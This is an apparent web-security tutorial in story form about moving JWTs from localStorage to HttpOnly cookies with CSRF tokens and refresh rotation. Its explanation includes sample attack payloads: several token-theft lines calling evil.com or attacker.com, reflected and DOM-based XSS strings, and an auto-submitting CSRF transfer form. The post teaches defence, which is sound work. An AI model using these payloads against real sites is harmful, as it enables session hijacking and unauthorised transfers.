
The JWT in localStorage Trap: How Elena Learned to Hide Her Tokens
Elena had followed every tutorial she could find. Her SaaS application used JWTs for authentication, stored neatly in
localStoragelike all the popular guides recommended. The login flow worked perfectly: user signs in, JWT gets stored, and the token gets attached to every API request. Users could refresh the page and stay logged in. They could open new tabs and remain authenticated. It was smooth, it was convenient, it was modern.Then came the security audit.
The penetration tester had found a stored XSS vulnerability in a user profile field—a simple
<script>tag in a bio that wasn't properly sanitized. Within minutes, they demonstrated how any attacker could inject a script that read every user's JWT, sent it to an external server, and gained full access to their accounts. No passwords needed. No MFA bypass required. Just one line of JavaScript:fetch('https://evil.com?token=' + localStorage.getItem('jwt')).Elena stared at her screen. She had implemented authentication exactly as the tutorials taught her. She had used JWTs, the "industry standard." She had stored them in
localStorage, the "recommended approach." And none of it had protected her users.
The problem wasn't JWTs. The problem wasn't localStorage. The problem was that every token accessible to JavaScript is accessible to attackers—and the web is full of ways to run malicious JavaScript.
This article explores the fundamental tension between security and user experience in web authentication. We'll trace how attackers exploit browser storage, why the "just use localStorage" advice is dangerously incomplete, and how to build authentication that survives browser refreshes while keeping tokens invisible to scripts.
The Mental Model: Your Browser Is a Shared House
Think of your browser as a house with multiple tenants:
- Your application's JavaScript lives in the living room
- Third-party scripts (analytics, ads, widgets) have keys to various rooms
- Injected scripts (from XSS vulnerabilities) can pick locks
- The browser itself manages the kitchen (cookies) with strict rules
Here's the critical insight: anything in the living room is accessible to anyone with a key. If you leave your car keys (tokens) on the coffee table (localStorage), any tenant—including intruders—can grab them.
Cookies stored properly are different. They're in a locked safe (HttpOnly) that only the browser can open, and only to attach to requests going to specific destinations. Scripts can't peek inside.
| Storage Location | JavaScript Access | XSS Vulnerable | Sent Automatically |
|---|---|---|---|
localStorage | Full access | Yes | No |
sessionStorage | Full access | Yes | No |
| Regular cookies | Full access | Yes | Yes |
| HttpOnly cookies | No access | No | Yes |
The table tells the story: HttpOnly cookies are the only browser storage mechanism invisible to JavaScript. Everything else is fair game for attackers.
The Three Storage Sins of Modern SPAs
Elena began her investigation. She'd been taught that JWTs in
localStoragewere standard practice. Every React tutorial she'd followed, every "modern authentication" guide she'd read—they all showed the same pattern. But as she dug deeper, she discovered that what seemed like best practice was actually a series of security compromises masquerading as convenience.
Let's examine the three common storage approaches and why each creates security vulnerabilities.
Sin #1: localStorage (The Persistent Trap)
localStorage persists indefinitely. It survives browser restarts, doesn't expire, and is accessible from any script running on your domain.
// The "standard" approach you'll find in tutorials
function login(credentials) {
  const response = await fetch('/api/auth/login', {
    method: 'POST',
    body: JSON.stringify(credentials)
  });
  const { accessToken, refreshToken } = await response.json();

  // Storing tokens where any script can read them
  localStorage.setItem('accessToken', accessToken);
  localStorage.setItem('refreshToken', refreshToken);
}

// Attaching token to requests
function apiCall(endpoint) {
  return fetch(endpoint, {
    headers: {
      'Authorization': `Bearer ${localStorage.getItem('accessToken')}`
    }
  });
}
Why developers use it: Tokens persist across page refreshes and browser restarts. The implementation is simple. It feels natural.
Why it's dangerous: Every script on your page—including injected ones—can execute localStorage.getItem('accessToken') and exfiltrate your users' tokens.
Elena checked her application's dependencies. Twelve npm packages for the frontend alone. Each one could theoretically include malicious code. Each one had access to
localStorage. She realized she was trusting not just her own code, but every dependency, every CDN script, every analytics snippet—all with the keys to her users' sessions.
Sin #2: sessionStorage (The False Sense of Security)
sessionStorage clears when the tab closes. Developers often think this makes it more secure than localStorage.
// "More secure" because it clears on tab close?
sessionStorage.setItem('accessToken', token);
Why developers use it: Feels safer because tokens don't persist forever. Attackers have a smaller window.
Why it's still dangerous: XSS attacks execute in real-time. The attacker doesn't need persistence—they read the token the moment their script runs. By the time the user closes the tab, the token has already been stolen.
| Attack Timeline | localStorage | sessionStorage |
|---|---|---|
| Script injection | Token stolen | Token stolen |
| Tab still open | Token stolen | Token stolen |
| Tab closed | Token still valid | Token gone (but already exfiltrated) |
| Browser restart | Token still valid | Token gone (but damage done) |
The "protection" of sessionStorage is an illusion. If an attacker can run JavaScript on your page, they've already won—regardless of where you stored the token.
Sin #3: JavaScript-Accessible Cookies (The Worst of Both Worlds)
Some developers store tokens in cookies but forget the critical flags:
// Setting a cookie without HttpOnly
document.cookie = `accessToken=${token}; path=/; SameSite=Strict`;

// An attacker can still read it
const stolen = document.cookie
  .split('; ')
  .find((row) => row.startsWith('accessToken='))
  ?.split('=')[1];
Why developers use it: Cookies are automatically sent with requests, reducing boilerplate. Feels more "traditional."
Why it's dangerous: Without the HttpOnly flag, cookies are just as readable as localStorage. You get no security benefit, but you've now also opened yourself to CSRF attacks because cookies are sent automatically.
Understanding the Enemy: XSS and CSRF Explained
After discovering the vulnerability in her application, Elena realized she needed to understand exactly how attackers exploit these weaknesses. She'd heard the acronyms—XSS, CSRF—but never fully grasped how they translated into real attacks.
Cross-Site Scripting (XSS): The JavaScript Injection Attack
XSS occurs when an attacker injects malicious JavaScript into your application. There are three main types:
Stored XSS: Malicious script is saved to your database and served to other users.
<!-- User bio field that wasn't sanitized -->
<div class="user-bio">
  Nice to meet you!
  <script>
    fetch('https://attacker.com/steal?token=' + localStorage.getItem('jwt'));
  </script>
</div>
Reflected XSS: Malicious script comes from the URL and is reflected in the response.
https://yourapp.com/search?q=<script>alert(document.cookie)</script>
DOM-based XSS: Client-side JavaScript processes untrusted data unsafely.
// Dangerous: Using innerHTML with user input
document.getElementById('welcome').innerHTML =
  `Welcome, ${new URLSearchParams(location.search).get('name')}!`;

// URL: https://yourapp.com?name=<img src=x onerror="steal()">
What XSS can steal:
| Storage Type | XSS Can Access? | Attack Vector |
|---|---|---|
| localStorage | Yes | localStorage.getItem() |
| sessionStorage | Yes | sessionStorage.getItem() |
| Regular cookies | Yes | document.cookie |
| HttpOnly cookies | No | Cannot be read by JavaScript |
| In-memory variables | Yes | Direct variable access |
Elena ran a test. She injected a script that simply logged
localStorage,sessionStorage, anddocument.cookieto the console. All her tokens appeared instantly. Then she added theHttpOnlyflag to her auth cookie and ran the test again. The cookie was invisible to her script—it simply didn't exist indocument.cookie. The browser was protecting it.
Cross-Site Request Forgery (CSRF): The Confused Deputy
CSRF tricks the browser into making authenticated requests on behalf of the user—without the user's knowledge.
<!-- Attacker's malicious page -->
<html>
  <body>
    <h1>You won a prize! Click below to claim:</h1>

    <!-- Hidden form that transfers money -->
    <form action="https://bank.com/transfer" method="POST" id="evil-form">
      <input type="hidden" name="to" value="attacker-account" />
      <input type="hidden" name="amount" value="10000" />
    </form>

    <script>
      // Auto-submit when page loads
      document.getElementById('evil-form').submit();
    </script>
  </body>
</html>
If the user is logged into bank.com and cookies are sent automatically, this request succeeds. The browser attaches the user's session cookie because it's going to bank.com—even though the request originated from attacker.com.
The CSRF attack chain:
sequenceDiagram
    participant User as Victim (logged into bank.com)
    participant Evil as Attacker's Site
    participant Bank as bank.com

    User->>Evil: Visits evil-page.com
    Evil->>User: Loads hidden form
    Evil->>Bank: Auto-submits form to bank.com
    Note over Evil,Bank: Browser automatically attaches<br/>bank.com cookies!
    Bank->>Bank: Validates session cookie ✓
    Bank->>Bank: Processes transfer
    Bank-->>Evil: Success response
    Note over User: User's money is gone
Why CSRF works: Cookies are sent automatically based on the destination domain, not the origin of the request. The browser doesn't care that the request came from a malicious site.
The Solution: Tokens the Browser Protects
Armed with understanding, Elena began redesigning her authentication system. The requirements were clear: tokens must be invisible to JavaScript (preventing XSS theft), requests must verify they came from her application (preventing CSRF), and users must stay logged in across refreshes and new tabs (maintaining UX).
The solution combines HttpOnly cookies for token storage with CSRF protection for request validation. Let's build it step by step.
Architecture: Server-Managed Sessions with Token Refresh
flowchart TD
    subgraph Browser["Browser (Client)"]
        A[Login Form] --> B[POST /auth/login]
        C[Protected Page] --> D[API Request]
        D --> E{Token Expired?}
        E -->|No| F[Request with Cookies]
        E -->|Yes| G[Auto-Refresh Flow]
        G --> F
    end

    subgraph Server["Server"]
        B --> H[Validate Credentials]
        H --> I[Generate Tokens]
        I --> J[Set HttpOnly Cookies]
        J --> K[Return CSRF Token]

        F --> L[Validate Access Token]
        L --> M[Validate CSRF Token]
        M --> N[Process Request]
    end

    K --> C
    N --> C

    style J fill:#10b981,stroke:#059669,stroke-width:2px,color:#fff
    style K fill:#f59e0b,stroke:#d97706,stroke-width:2px,color:#fff
The key insight: split what the browser handles from what JavaScript handles.
| Component | Storage | Accessible to JS? | Purpose |
|---|---|---|---|
| Access Token | HttpOnly cookie | No | Authenticates API requests |
| Refresh Token | HttpOnly cookie | No | Obtains new access tokens |
| CSRF Token | Response body / meta tag | Yes | Validates request origin |
Implementation: The Secure Login Flow
Step 1: Server Sets HttpOnly Cookies
// Server-side (Node.js/Express)
app.post('/auth/login', async (req, res) => {
  const { email, password } = req.body;

  // Validate credentials
  const user = await validateCredentials(email, password);
  if (!user) {
    return res.status(401).json({ error: 'Invalid credentials' });
  }

  // Generate tokens
  const accessToken = jwt.sign({ userId: user.id, email: user.email }, process.env.JWT_SECRET, {
    expiresIn: '15m',
  });

  const refreshToken = jwt.sign(
    { userId: user.id, tokenVersion: user.tokenVersion },
    process.env.REFRESH_SECRET,
    { expiresIn: '7d' },
  );

  // Generate CSRF token (random, tied to session)
  const csrfToken = crypto.randomBytes(32).toString('hex');

  // Store CSRF token server-side (Redis, database, or in-memory)
  await storeCSRFToken(user.id, csrfToken);

  // Set HttpOnly cookies - JAVASCRIPT CANNOT READ THESE
  res.cookie('accessToken', accessToken, {
    httpOnly: true, // Not accessible via document.cookie
    secure: true, // Only sent over HTTPS
    sameSite: 'strict', // Not sent with cross-site requests
    maxAge: 15 * 60 * 1000, // 15 minutes
    path: '/',
  });

  res.cookie('refreshToken', refreshToken, {
    httpOnly: true,
    secure: true,
    sameSite: 'strict',
    maxAge: 7 * 24 * 60 * 60 * 1000, // 7 days
    path: '/auth/refresh', // Only sent to refresh endpoint
  });

  // Return CSRF token - this IS accessible to JavaScript
  // (and that's intentional - it's useless without the HttpOnly cookie)
  res.json({
    csrfToken,
    user: { id: user.id, email: user.email, name: user.name },
  });
});
Step 2: Client Stores Only the CSRF Token
// Client-side
async function login(email, password) {
  const response = await fetch('/auth/login', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    credentials: 'include', // Important: sends and receives cookies
    body: JSON.stringify({ email, password }),
  });

  if (!response.ok) {
    throw new Error('Login failed');
  }

  const { csrfToken, user } = await response.json();

  // Store CSRF token - this CAN be in localStorage or memory
  // It's useless without the HttpOnly cookie that attackers can't access
  localStorage.setItem('csrfToken', csrfToken);

  // Store user info for UI purposes
  localStorage.setItem('user', JSON.stringify(user));

  return user;
}
Elena paused to understand what had changed. Before, the JWT was sitting in
localStoragewhere any script could grab it. Now, the JWT was in an HttpOnly cookie—completely invisible to JavaScript, including malicious scripts. The only thing inlocalStoragewas the CSRF token, which was worthless on its own.
Step 3: Making Authenticated Requests
// Client-side API wrapper
async function apiRequest(endpoint, options = {}) {
  const csrfToken = localStorage.getItem('csrfToken');

  const response = await fetch(endpoint, {
    ...options,
    credentials: 'include', // Sends HttpOnly cookies automatically
    headers: {
      ...options.headers,
      'Content-Type': 'application/json',
      'X-CSRF-Token': csrfToken, // CSRF protection header
    },
  });

  // Handle token expiration
  if (response.status === 401) {
    const refreshed = await refreshTokens();
    if (refreshed) {
      // Retry the request with new tokens
      return apiRequest(endpoint, options);
    }
    // Refresh failed - redirect to login
    window.location.href = '/login';
  }

  return response;
}
Step 4: Server Validates Both Token and CSRF
// Server-side middleware
async function authenticateRequest(req, res, next) {
  // 1. Extract access token from HttpOnly cookie
  const accessToken = req.cookies.accessToken;

  if (!accessToken) {
    return res.status(401).json({ error: 'No access token' });
  }

  // 2. Validate JWT
  try {
    const payload = jwt.verify(accessToken, process.env.JWT_SECRET);
    req.user = payload;
  } catch (error) {
    if (error.name === 'TokenExpiredError') {
      return res.status(401).json({ error: 'Token expired' });
    }
    return res.status(401).json({ error: 'Invalid token' });
  }

  // 3. Validate CSRF token (for state-changing requests)
  if (['POST', 'PUT', 'DELETE', 'PATCH'].includes(req.method)) {
    const csrfToken = req.headers['x-csrf-token'];
    const storedCSRF = await getStoredCSRFToken(req.user.userId);

    if (!csrfToken || csrfToken !== storedCSRF) {
      return res.status(403).json({ error: 'Invalid CSRF token' });
    }
  }

  next();
}

// Apply to protected routes
app.use('/api', authenticateRequest);
Why This Stops Both Attacks
XSS Attack Attempt:
// Attacker's injected script
const accessToken = localStorage.getItem('accessToken');
// Returns: null (token is in HttpOnly cookie)

const cookies = document.cookie;
// Returns: "" (HttpOnly cookies are invisible)

// Attacker got nothing useful!
// They can see the CSRF token, but...
const csrfToken = localStorage.getItem('csrfToken');

// Making a request to steal data
fetch('https://evil.com/steal', {
  method: 'POST',
  body: JSON.stringify({ csrfToken }),
});
// Attacker has the CSRF token but NOT the session cookie
// Their requests to your API will fail authentication
CSRF Attack Attempt:
<!-- Attacker's malicious page -->
<form action="https://yourapp.com/api/transfer" method="POST">
  <input type="hidden" name="to" value="attacker" />
  <input type="hidden" name="amount" value="10000" />
</form>
<script>
  document.forms[0].submit();
</script>
When this malicious form submits, here's what happens on your server:
- With
SameSite='strict', the browser won't send the cookie at all—the request arrives unauthenticated - Even with
SameSite='lax', the request arrives without theX-CSRF-Tokenheader - Your server rejects with "Invalid CSRF token"
And even if the attacker somehow obtained the CSRF token, the attack still fails. They can't make fetch() requests with credentials from their domain (CORS blocks this). Form submissions can't include custom headers. The attack is blocked either way.
Maintaining UX: Seamless Sessions That Survive Everything
Elena's security was solid, but she had a new concern: user experience. Would users need to log in every 15 minutes when the access token expired? What about opening new tabs? What about coming back after lunch?
The solution is silent token refresh—a mechanism that renews access tokens automatically without user interaction.
The Token Refresh Flow
sequenceDiagram
    participant Browser
    participant App as Your Application
    participant Server

    Note over Browser,Server: User opens new tab or returns after break

    Browser->>App: Load page
    App->>App: Check for stored user info
    App->>Server: GET /api/user (with HttpOnly cookies)

    alt Access Token Valid
        Server-->>App: Return user data
        App->>Browser: Render authenticated UI
    else Access Token Expired
        Server-->>App: 401 Unauthorized
        App->>Server: POST /auth/refresh (with HttpOnly refresh cookie)
        Server->>Server: Validate refresh token
        Server->>Server: Generate new access token
        Server->>Server: Generate new CSRF token
        Server-->>App: Set new HttpOnly cookie + return CSRF token
        App->>App: Store new CSRF token
        App->>Server: Retry original request
        Server-->>App: Return user data
        App->>Browser: Render authenticated UI
    end
Implementation: Silent Refresh
// Server-side refresh endpoint
app.post('/auth/refresh', async (req, res) => {
  const refreshToken = req.cookies.refreshToken;

  if (!refreshToken) {
    return res.status(401).json({ error: 'No refresh token' });
  }

  try {
    // Validate refresh token
    const payload = jwt.verify(refreshToken, process.env.REFRESH_SECRET);

    // Check token version (for invalidation)
    const user = await getUserById(payload.userId);
    if (user.tokenVersion !== payload.tokenVersion) {
      // Token was invalidated (user logged out elsewhere, password changed, etc.)
      return res.status(401).json({ error: 'Token invalidated' });
    }

    // Generate new tokens
    const newAccessToken = jwt.sign(
      { userId: user.id, email: user.email },
      process.env.JWT_SECRET,
      { expiresIn: '15m' },
    );

    // Rotate refresh token (security best practice)
    const newRefreshToken = jwt.sign(
      { userId: user.id, tokenVersion: user.tokenVersion },
      process.env.REFRESH_SECRET,
      { expiresIn: '7d' },
    );

    // New CSRF token
    const newCSRFToken = crypto.randomBytes(32).toString('hex');
    await storeCSRFToken(user.id, newCSRFToken);

    // Set new cookies
    res.cookie('accessToken', newAccessToken, {
      httpOnly: true,
      secure: true,
      sameSite: 'strict',
      maxAge: 15 * 60 * 1000,
      path: '/',
    });

    res.cookie('refreshToken', newRefreshToken, {
      httpOnly: true,
      secure: true,
      sameSite: 'strict',
      maxAge: 7 * 24 * 60 * 60 * 1000,
      path: '/auth/refresh',
    });

    res.json({ csrfToken: newCSRFToken });
  } catch (error) {
    // Clear invalid cookies
    res.clearCookie('accessToken');
    res.clearCookie('refreshToken');
    return res.status(401).json({ error: 'Invalid refresh token' });
  }
});
// Client-side silent refresh
async function refreshTokens() {
  try {
    const response = await fetch('/auth/refresh', {
      method: 'POST',
      credentials: 'include', // Send refresh token cookie
    });

    if (!response.ok) {
      // Refresh failed - user needs to log in again
      localStorage.removeItem('csrfToken');
      localStorage.removeItem('user');
      return false;
    }

    const { csrfToken } = await response.json();
    localStorage.setItem('csrfToken', csrfToken);
    return true;
  } catch (error) {
    console.error('Token refresh failed:', error);
    return false;
  }
}

// Initialize app - check authentication on page load
async function initializeApp() {
  // Check if we have user info cached
  const cachedUser = localStorage.getItem('user');

  if (!cachedUser) {
    // No cached user - redirect to login
    redirectToLogin();
    return;
  }

  // Verify session is still valid
  try {
    const response = await apiRequest('/api/me');
    if (response.ok) {
      const user = await response.json();
      renderDashboard(user);
    } else {
      // Session invalid - try refresh
      const refreshed = await refreshTokens();
      if (refreshed) {
        const retryResponse = await apiRequest('/api/me');
        if (retryResponse.ok) {
          const user = await retryResponse.json();
          renderDashboard(user);
          return;
        }
      }
      // Refresh failed - redirect to login
      redirectToLogin();
    }
  } catch (error) {
    redirectToLogin();
  }
}
What Users Experience
| Scenario | Old (localStorage JWT) | New (HttpOnly + Refresh) |
|---|---|---|
| Page refresh | Stays logged in | Stays logged in |
| New tab | Stays logged in | Stays logged in |
| Browser restart | Stays logged in | Stays logged in |
| Gone for 10 minutes | Stays logged in | Stays logged in (silent refresh) |
| Gone for 8 days | Stays logged in (dangerous!) | Must re-login (secure) |
| XSS attack | Tokens stolen | Tokens protected |
The user experience is identical—but the security is fundamentally different.
Advanced Patterns: Defense in Depth
With the core implementation working, Elena added additional layers of protection. Defense in depth meant that even if one layer failed, others would catch the attack.
Pattern 1: Refresh Token Rotation
Each time a refresh token is used, generate a new one and invalidate the old:
// Server-side: Detect refresh token reuse
async function handleRefresh(refreshToken) {
  const payload = jwt.verify(refreshToken, process.env.REFRESH_SECRET);

  // Check if this exact token was already used
  const tokenUsed = await checkTokenUsed(payload.jti);

  if (tokenUsed) {
    // TOKEN REUSE DETECTED!
    // This means either:
    // 1. Attacker stole the refresh token and used it
    // 2. Race condition (two tabs refreshing simultaneously)

    // Safest response: Invalidate ALL tokens for this user
    await invalidateAllUserTokens(payload.userId);

    throw new Error('Refresh token reuse detected - all sessions invalidated');
  }

  // Mark this token as used
  await markTokenUsed(payload.jti);

  // Generate new tokens...
}
Pattern 2: Fingerprint Binding
Bind tokens to browser characteristics:
// Generate fingerprint from request
function generateFingerprint(req) {
  const data = [req.headers['user-agent'], req.headers['accept-language'], req.ip].join('|');

  return crypto.createHash('sha256').update(data).digest('hex').slice(0, 16);
}

// Include in token
const accessToken = jwt.sign(
  {
    userId: user.id,
    fingerprint: generateFingerprint(req),
  },
  secret,
);

// Validate on each request
function validateFingerprint(req, tokenFingerprint) {
  const currentFingerprint = generateFingerprint(req);
  return currentFingerprint === tokenFingerprint;
}
Pattern 3: Automatic Session Termination
// Allow users to see and terminate sessions
app.get('/api/sessions', authenticateRequest, async (req, res) => {
  const sessions = await getUserSessions(req.user.userId);
  res.json(
    sessions.map((s) => ({
      id: s.id,
      device: s.userAgent,
      location: s.location,
      lastActive: s.lastActive,
      current: s.id === req.sessionId,
    })),
  );
});

app.delete('/api/sessions/:id', authenticateRequest, async (req, res) => {
  await invalidateSession(req.params.id);
  res.json({ success: true });
});

app.post('/api/sessions/terminate-all', authenticateRequest, async (req, res) => {
  // Increment token version to invalidate all refresh tokens
  await incrementTokenVersion(req.user.userId);
  res.json({ success: true });
});
The Security Checklist
Before you deploy, verify:
Token Storage:
- Access tokens stored in HttpOnly cookies
- Refresh tokens stored in HttpOnly cookies with restricted path
- No sensitive tokens in localStorage, sessionStorage, or readable cookies
- CSRF tokens are the ONLY authentication-related data accessible to JavaScript
Cookie Flags:
HttpOnly: trueon all token cookiesSecure: true(HTTPS only)SameSite: 'strict'or'lax'depending on your needs- Appropriate
pathrestrictions (especially for refresh tokens) - Reasonable
maxAgevalues
CSRF Protection:
- CSRF token generated on login
- CSRF token validated on all state-changing requests
- CSRF token rotated on refresh
Token Lifecycle:
- Short access token lifetime (15 minutes or less)
- Refresh token rotation implemented
- Token version tracking for mass invalidation
- Refresh token reuse detection
XSS Prevention:
- All user input sanitized before rendering
- Content Security Policy headers configured
- No
innerHTMLwith untrusted data - Framework's built-in XSS protection enabled
Common Objections and Responses
"But tutorials say to use localStorage..."
Many tutorials prioritize simplicity over security. They show you how to make authentication work, not how to make it secure. Production applications have different requirements than learning exercises.
"HttpOnly cookies can't be read—how do I check if the user is logged in?"
You don't need to read the token. Make a lightweight API call (e.g., GET /api/me) that returns user info if the session is valid. If it returns 401, you know to redirect to login.
async function isAuthenticated() {
  try {
    const response = await fetch('/api/me', { credentials: 'include' });
    return response.ok;
  } catch {
    return false;
  }
}
"What about mobile apps or third-party API consumers?"
For API consumers that can't use cookies, issue separate API tokens with appropriate scopes. These are fundamentally different from browser session tokens and require different security considerations (rate limiting, IP restrictions, token rotation).
"Doesn't this mean I need server-side sessions?"
Not necessarily. The JWT is still self-contained and stateless. The only server-side state is the CSRF token mapping (which can be stored in the JWT itself using a pattern called "double submit cookie") and optionally the refresh token blacklist.
The Architecture Transformed
Six months after the security audit, Elena presented her redesigned authentication system. The penetration testers ran the same XSS attack that had compromised her application before. This time, the injected script ran—but it found nothing to steal. No tokens in localStorage. No readable cookies. The HttpOnly cookies were invisible, and the CSRF token was useless without them.
Her users noticed no difference. They still logged in, refreshed pages, opened new tabs, and came back after lunch to find their sessions intact. The UX was identical. Only the security was transformed.
The lead tester's report summarized it perfectly: "Session tokens are properly protected from client-side script access. CSRF protection is correctly implemented. The attack surface for session hijacking has been significantly reduced."
The lesson: security and user experience aren't opposites. With proper architecture, you can have both—sessions that feel seamless while remaining invisible to attackers.
Your browser is designed to protect HttpOnly cookies. Let it do its job.
This is part of an ongoing series on web security fundamentals. Read more about OAuth 2.0 and delegated authorization or RBAC and access control.